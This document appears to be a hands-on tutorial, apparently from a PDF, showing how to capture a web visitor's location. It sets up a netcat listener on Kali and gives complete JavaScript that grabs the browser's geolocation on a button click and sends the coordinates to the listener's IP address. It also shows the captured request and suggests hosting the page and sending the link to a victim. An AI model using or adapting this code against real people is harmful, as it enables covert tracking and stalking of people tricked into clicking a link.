


Get location access of any user

In this test we will try to obtain location access of any user via a javascript code. Once the user clicks on a button, the attacker gets the location.

The setup :

Create a listener server via netcat on a port of your choice.

A screenshot of a terminal window titled 'root@kali: ~'. The terminal shows a netcat listener command 'nc -nlvp 4567' and the output 'listening on [any] 4567 ...'. The terminal has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'.

```
root@kali: ~
File Actions Edit View Help
root@kali:~# nc -nlvp 4567
listening on [any] 4567 ...
```

Attach http link with port of client sender to the Js code.

Write code such that the information of latitudes and longitudes is passed through the client sender.

Js code :

```
<!DOCTYPE html>

<html>

<body>

<button onclick="getLocation()">Try It</button>

<p id="demo"></p>

<script>

var x = document.getElementById("demo");

function getLocation() {
  if (navigator.geolocation) {
    navigator.geolocation.getCurrentPosition(showPosition, showError);
  } else {
    x.innerHTML = "Geolocation is not supported by this browser.";
  }
}
```

```

    }
}

function showPosition(position) {

    var latlong = x.innerHTML = "Lt" + position.coords.latitude +
    ", Ln " + position.coords.longitude;

    document.location = 'http://10.0.2.15:4567/' +latlong;
}

function showError(error) {

    switch(error.code) {

        case error.PERMISSION_DENIED:

            x.innerHTML = "denied the request."

            break;

        case error.POSITION_UNAVAILABLE:

            x.innerHTML = "information is unavailable."

            break;

        case error.TIMEOUT:

            x.innerHTML = "timed out."

            break;

        case error.UNKNOWN_ERROR:

            x.innerHTML = "An unknown error occurred."

            break;


    }

}

</script>
</body>
</html>

```

Once the user opens the page and clicks on “try me”



The attacker receives the information.

```
root@kali: ~  
File Actions Edit View Help  
root@kali:~# nc -nlvp 4567  
listening on [any] 4567 ...  
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.15] 54432  
GET /Lt43.01,%20Ln%20-76.1496 HTTP/1.1  
Host: 10.0.2.15:4567  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
root@kali:~#
```

The information is received in a GET request - GET /Lt43.01,%20Ln%20-76.1496 HTTP/1.1

These coordinates could be put on the map to obtain the location.

To take this a step further we can host the website over apache2 web server and send a link over to the victim. Once the victim clicks on the link, the attacker can receive all the information.